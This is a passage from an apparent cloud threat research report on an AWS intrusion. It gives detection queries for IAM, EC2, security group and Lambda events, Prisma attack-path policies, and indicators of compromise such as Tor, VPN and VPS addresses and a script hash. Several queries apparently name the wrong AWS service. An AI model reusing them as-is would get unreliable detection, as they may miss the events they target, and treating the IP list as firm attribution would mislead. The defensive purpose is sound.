| filter eventName in ("CreateRole", "AttachRolePolicy")
```

Security Groups

```
1
2
3
dataset=amazon_aws_raw
| filter eventName in ("CreateSecurityGroup",
"AuthorizeSecurityGroupIngress")
```

EC2

```
1
2
3
dataset=amazon_aws_raw
| filter eventName in ("CreateKeyPair", "RunInstances")
```

Lambda

```
1
2
3
dataset=amazon_aws_raw
| filter eventName in ("CreateFunction20150331", "CreateLogGroup", "CreateLogStream")
```

Prisma Cloud RQL Queries

IAM

```
1
event from cloud.audit_logs where cloud.type = 'aws' AND cloud.service = 'iam.amazonaws.com' AND operation IN ( 'CreateRole', 'AttachRolePolicy' ) ADDCOLUMN $.userAgent $.requestParameters.policyArn
```

Security Groups

```
1
event from cloud.audit_logs where cloud.type = 'aws' AND cloud.service = 'iam.amazonaws.com' AND operation IN ( 'CreateSecurityGroup', 'AuthorizeSecurityGroupIngress' ) ADDCOLUMN $.userAgent $.requestParameters.policyArn
```

EC2

```
1
event from cloud.audit_logs where cloud.type = 'aws' AND cloud.service = 'iam.amazonaws.com' AND operation IN ( 'CreateKeyPair', 'RunInstances' ) ADDCOLUMN $.userAgent $.requestParameters.policyArn
```

Lambda

1	event from cloud.audit_logs where cloud.type = 'aws' AND cloud.service = 'iam.amazonaws.com' AND operation IN ('CreateFunction20150331', 'CreateLogGroup', 'CreateLogStream') ADDCOLUMN $.userAgent $.requestParameters.policyArn

Prisma Cloud Attack Path Alerting

Prisma Cloud Attack Paths offer a unique view into the configuration of cloud environments. By linking potential architectural misconfigurations, attack path alerts allow security operation center (SOC) personnel the ability to zero in on potential malicious cloud events.

By combining DevOps configurations and behavioral anomaly detection rules, attack path alerts trigger if a combination of event operations takes place. These alerts scale with the dynamic nature of cloud environments and allow SOC teams to maintain awareness of security events across multiple cloud platforms.

While there are many Attack Path Policies that could assist organizations, the following Attack Path Policies could assist SOC and DevOps teams monitor and maintain cloud security:

- Credential exposure risk due to a publicly exposed and unauthenticated AWS Lambda function with risky credential exposure permissions
- Credential exposure risk due to a publicly exposed and vulnerable EC2 instance with risky credential exposure permissions
- Credential exposure risk due to malware in Amazon EC2 instances with risky credential exposure permissions
- Data breach risk due to a publicly exposed and unauthenticated AWS Lambda function with Amazon RDS database SQL query execution permissions
- Data breach risk due to AWS S3 bucket containing sensitive data not configured with access log feature and is accessible by unmonitored cloud accounts
- Data exposure and data loss risk due to a publicly exposed unauthenticated AWS Lambda function with permissions over sensitive S3 configuration

Indicators of Compromise

URL

- https[:]//github[.]com/brentp/gargs/releases/download/v0.3.9/gargs_linux (not malicious, used by the lambda function)

IPv4

Tor Exit Nodes

- 109.70.100[.]71
- 144.172.118[.]62

- 176.123.8[.]245
- 185.100.85[.]25
- 185.100.87[.]41
- 185.220.101[.]190
- 185.220.101[.]19
- 185.220.101[.]21
- 185.220.101[.]29
- 185.220.101[.]30
- 185.220.101[.]86
- 185.220.103[.]113
- 192.42.116[.]181
- 192.42.116[.]187
- 192.42.116[.]18
- 192.42.116[.]192
- 192.42.116[.]199
- 192.42.116[.]201
- 192.42.116[.]208
- 192.42.116[.]218
- 198.251.88[.]142
- 199.249.230[.]161
- 45.83.104[.]137
- 62.171.137[.]169
- 80.67.167[.]81
- 89.234.157[.]254
- 94.142.241[.]194
- 95.214.234[.]103

VPS Endpoints

- 125.20.131[.]190
- 196.112.184[.]14
- 46.150.66[.]226
- 49.37.170[.]97

VPN Endpoints

- 139.99.68[.]203
- 141.95.89[.]92
- 146.70.184[.]10
- 178.132.108[.]124
- 193.42.98[.]65
- 193.42.99[.]169
- 193.42.99[.]50

- 193.42.99[.]58
- 195.158.248[.]220
- 195.158.248[.]60
- 45.137.126[.]12
- 45.137.126[.]16
- 45.137.126[.]18
- 45.137.126[.]41
- 45.94.208[.]42
- 45.94.208[.]63
- 45.94.208[.]76
- 45.94.208[.]85
- 72.55.136[.]154
- 95.214.216[.]158
- 95.214.217[.]173
- 95.214.217[.]224
- 95.214.217[.]242
- 95.214.217[.]33

Hash

- SHA256 for Lambda.sh - 64e6ce23db74aed7c923268e953688fa5cc909cc9d1e84dd46063b62bd649bf6

Updated title Sept. 3, 2024, at 1:1o p.m. PT for clarity.
